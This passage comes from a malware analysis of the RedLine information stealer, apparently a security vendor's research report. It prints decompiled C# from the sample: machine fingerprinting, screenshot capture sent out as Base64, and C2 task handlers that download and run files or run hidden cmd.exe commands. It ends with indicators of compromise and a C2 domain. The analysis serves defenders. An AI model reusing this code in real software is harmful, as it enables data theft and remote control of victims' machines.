The process computes an MD5 hash by creating an MD5CryptoServiceProvider object and then calling the ComputeHash method:

```
public static string smethod_2(string string_0)
{
    object object_ = new MD5CryptoServiceProvider();
    byte[] object_2 = Class5.smethod_7(Class5.smethod_12(), string_0);
    return Class5.smethod_14(Class5.smethod_3(Class5.smethod_13(object_, object_2)), "-", string.Empty);
}
```

```
        internal static object smethod_13(object object_0, object object_1)
        {
            return object_0.ComputeHash(object_1);
        }
```

Figure 71

The stealer computes the MD5 hash of a concatenation of the network domain name, the username, and the serial number extracted before. It is used as the machine ID and will appear in the network traffic:

```
public static void smethod_3(ScanningArgs scanningArgs_0, ref ScanResult scanResult_0)
{
    scanResult_0.Hardware = Class29.smethod_45(Class29.smethod_44(Class29.smethod_43(Class29.smethod_40(), Class29.smethod_41(), Class29.smethod_42())), "-", string.Empty);
}
```

```
        // Token: 0x060001C9 RID: 457 RVA: 0x0000390E File Offset: 0x00001B0E
        internal static object smethod_40()
        {
            return Environment.UserDomainName;
        }

        // Token: 0x060001CA RID: 458 RVA: 0x00003915 File Offset: 0x00001815
        internal static object smethod_41()
        {
            return Environment.UserName;
        }

        // Token: 0x060001CB RID: 459 RVA: 0x0000391C File Offset: 0x0000181C
        internal static object smethod_42()
        {
            return SystemInfoHelper.smethod_5();
        }
```

Figure 72

The executable location is retrieved from the “Assembly.GetExecutingAssembly.Location” property:

```
public static void smethod_3(ScanningArgs scanningArgs_0, ref ScanResult scanResult_0)
{
    scanResult_0.FileLocation = Class29.smethod_47(Class29.smethod_46());
}
```

```
        internal static object smethod_46()
        {
            return Assembly.GetExecutingAssembly();
        }

        // Token: 0x060001D0 RID: 464 RVA: 0x00003932 File Offset: 0x00001B32
        internal static object smethod_47(object object_0)
        {
            return object_0.Location;
        }
```

Figure 73

The malicious binary retrieves the input language for the current thread, the current time zone name, and the OS version. The extracted values are stored in a ScanResult structure:

```
scanResult_0.Language = Class29.smethod_50(Class29.smethod_49(Class29.smethod_48()));
if (!Class29.smethod_27())
{
    goto IL_51;
}
for (;;)
{
    IL_1F:
    scanResult_0.OSVersion = Class29.smethod_53();
    int num = 5;
    if (Class29.smethod_27())
    {
    }
    switch (num)
    {
    case 0:
    case 1:
        goto IL_51;
    case 4:
        goto IL_01;
    case 5:
        return;
    }
}
IL_51:
scanResult_0.TimeZone = Class29.smethod_52(Class29.smethod_51());
```

Figure 74

```
internal static object smethod_48()
{
    return InputLanguage.CurrentInputLanguage;
}

// Token: 0x060001D2 RID: 466 RVA: 0x00003941 File Offset: 0x00001B41
internal static object smethod_49(object object_0)
{
    return object_0.Culture;
}

// Token: 0x060001D3 RID: 467 RVA: 0x00003949 File Offset: 0x00001B49
internal static object smethod_50(object object_0)
{
    return object_0.EnglishName;
}

// Token: 0x060001D4 RID: 468 RVA: 0x00003951 File Offset: 0x00001B51
internal static object smethod_51()
{
    return TimeZoneInfo.Local;
}

// Token: 0x060001D5 RID: 469 RVA: 0x00003958 File Offset: 0x00001B58
internal static object smethod_52(object object_0)
{
    return object_0.DisplayName;
}
```


Figure 75

The ScanResult.MachineName value is set to the username extracted from the Environment.UserName property:

```
public static void smethod_6(ScanningArgs scanningArgs_0, ref ScanResult scanResult_0)
{
    scanResult_0.MachineName = Class29.smethod_41();
}

internal static object smethod_41()
{
    return Environment.UserName;
}
```

Figure 76

The malware creates a new Graphics object from the current user session’s desktop using the Graphics.FromHwnd method. It retrieves the vertical height in pixels and the vertical height of the entire desktop in pixels using GetDeviceCaps (10 = VERTRES, 117 = DESKTOPVERTRES):




```
public static double smethod_0(bool bool_0 = true)
{
    object object_ = Class38.smethod_4(IntPtr.Zero);
    IntPtr intptr_ = Class38.smethod_5(object_);
    int deviceCaps = Class38.GetDeviceCaps(intptr_, 10);
    double num = Class38.smethod_6((double)Class38.GetDeviceCaps(intptr_, 117) / (double)deviceCaps, 2);
    if (bool_0)
    {
        num *= 100.0;
    }
    Class38.smethod_7(object_, intptr_);
    Class38.smethod_8(object_);
    return num;
}
```

```
internal static object smethod_4(IntPtr intptr_0)
{
    return Graphics.FromHwnd(intptr_0);
}

// Token: 0x0600027E RID: 638 RVA: 0x00003C84 File Offset: 0x00001E84
internal static IntPtr smethod_5(object object_0)
{
    return object_0.GetHdc();
}
```

Figure 77

The executable creates a rectangle representing the bounds of the primary screen:



```
public static dynamic smethod_1()
{
    object result;
    try
    {
        double num = Class38.smethod_0(false);
        Rectangle rectangle;
        if (!Class38.smethod_10())
        {
            rectangle = Class38.smethod_12(Class38.smethod_11());
        }
        int num2 = (int)((double)rectangle.Width * num);
        rectangle = Class38.smethod_12(Class38.smethod_11());
        double num3 = (double)rectangle.Height * num;
        result = new Size(num2, (int)num3);
    }
    catch
    {
        Rectangle rectangle = Class38.smethod_12(Class38.smethod_11());
        result = rectangle.Size;
    }
    return result;
}
```


```
internal static object smethod_11()
{
    return Screen.PrimaryScreen;
}

// Token: 0x06000285 RID: 645 RVA: 0x00003CAD File Offset: 0x00
internal static Rectangle smethod_12(object object_0)
{
    return object_0.Bounds;
}
```

Figure 78

The Graphics.CopyFromScreen method is utilized to make a capture of the screen:

Figure 79

The resulting image is saved to a memory stream in the PNG format (see figure 80). The buffer containing the screenshot is encoded using Base64 and exfiltrated in the Monitor entry of the network traffic.



```
private static byte[] smethod_3(object object_0)
{
    byte[] result;
    try
    {
        if (object_0 != null)
        {
            MemoryStream memoryStream = new MemoryStream();
            try
            {
                Class38.smethod_22(object_0, memoryStream, Class38.smethod_21());
                return Class38.smethod_23(memoryStream);
            }
            finally
            {
                if (memoryStream != null)
                {
                    Class38.smethod_19(memoryStream);
                }
            }
        }
        result = null;
    }
    catch (Exception)
    {
        result = null;
    }
    return result;
}
```

```
        internal static object smethod_21()
        {
            return ImageFormat.Png;
        }

        // Token: 0x0600028F RID: 655 RVA: 0x00003CE7 File Offset: 0x00001EE7
        internal static void smethod_22(object object_0, object object_1, object object_2)
        {
            object_0.Save(object_1, object_2);
        }

        // Token: 0x06000290 RID: 656 RVA: 0x00003CF1 File Offset: 0x00001EF1
        internal static object smethod_23(object object_0)
        {
            return object_0.ToArray();
        }
```

Figure 80

Remote Task Actions

The following actions are implemented by the stealer:

```
[DataContract(Name = "RemoteTaskAction")]
public enum UpdateAction
{
    // Token: 0x04000079 RID: 121
    [EnumMember]
    Download,
    // Token: 0x0400007A RID: 122
    [EnumMember]
    RunPE,
    // Token: 0x0400007B RID: 123
    [EnumMember]
    DownloadAndEx,
    // Token: 0x0400007C RID: 124
    [EnumMember]
    OpenLink,
    // Token: 0x0400007D RID: 125
    [EnumMember]
    Cmd
}
```

Figure 81

The C2 server can specify an entry such as “<URL>|<PathOfFile>” in the network traffic. An additional file can be downloaded from the URL by calling the WebClient.DownloadData method and then saved in the file path mentioned above:




Figure 82




Figure 83

There is a second similar action called “DownloadAndEx”. The difference is that the new file is executed by calling the Process.Start function:




Figure 84

```
internal static void smethod_5(object object_0, object object_1, object object_2)
{
    object_0.DownloadFile(object_1, object_2);
}

// Token: 0x0600022F RID: 559 RVA: 0x00003B09 File Offset: 0x00001D09
internal static object smethod_6(object object_0)
{
    return object_0.Directory;
}

// Token: 0x06000230 RID: 560 RVA: 0x0000336E File Offset: 0x0000156E
internal static object smethod_7(object object_0)
{
    return object_0.FullName;
}

// Token: 0x06000231 RID: 561 RVA: 0x00003B11 File Offset: 0x00001D11
internal static void smethod_8(object object_0, object object_1)
{
    object_0.WorkingDirectory = object_1;
}

// Token: 0x06000232 RID: 562 RVA: 0x00003B1A File Offset: 0x00001D1A
internal static void smethod_9(object object_0, object object_1)
{
    object_0.FileName = object_1;
}

// Token: 0x06000233 RID: 563 RVA: 0x00003AE0 File Offset: 0x00001CE0
internal static object smethod_10(object object_0)
{
    return Process.Start(object_0);
}
```

Figure 85

RedLine stealer can specify a command that is executed by the CMD.exe process. In this case, no window is created:

```
public bool imethod_0(UpdateAction updateAction_0)
{
    return updateAction_0 == UpdateAction.Cmd;
}

// Token: 0x06000218 RID: 536 RVA: 0x0000AAD4 File Offset: 0x00008CD4
public bool imethod_1(UpdateTask updateTask_0)
{
    try
    {
        char[] array = new char[3];
        Class33.smethod_2(array, fieldof(Class45.struct7_2).FieldHandle);
        string fileName = new string(array);
        char[] array2 = new char[3];
        Class33.smethod_2(array2, fieldof(Class45.struct7_1).FieldHandle);
        ProcessStartInfo object_ = new ProcessStartInfo(fileName, Class33.smethod_4(new string(array2), Class33.smethod_3(updateTask_0)));
        Class33.smethod_5(object_, false);
        Class33.smethod_6(object_, true);
        Class33.smethod_8(Class33.smethod_7(object_), 30000);
    }
    catch
    {
    }
    return true;
}
```



```
internal static void smethod_5(object object_0, bool bool_0)
{
    object_0.UseShellExecute = bool_0;
}

// Token: 0x06000220 RID: 544 RVA: 0x00003AD7 File Offset: 0x00001CD7
internal static void smethod_6(object object_0, bool bool_0)
{
    object_0.CreateNoWindow = bool_0;
}

// Token: 0x06000221 RID: 545 RVA: 0x00003AE0 File Offset: 0x00001CE0
internal static object smethod_7(object object_0)
{
    return Process.Start(object_0);
}
```

Figure 86

The malicious process can open a specific URL by calling the Process.Start method:




Figure 87

Indicators of Compromise

SHA256 E3544F1A9707EC1CE083AFE0AE64F2EDE38A7D53FC6F98AAB917CA049BC63E69 **Directory created** %LocalApplicationData%\Yandex\YaAddon **Process spawned** %AppData%\winlogon.exe **C2 server** siyatermi.duckdns[.]org:17044

Source: https://securityscorecard.com/research/detailed-analysis-redline-stealer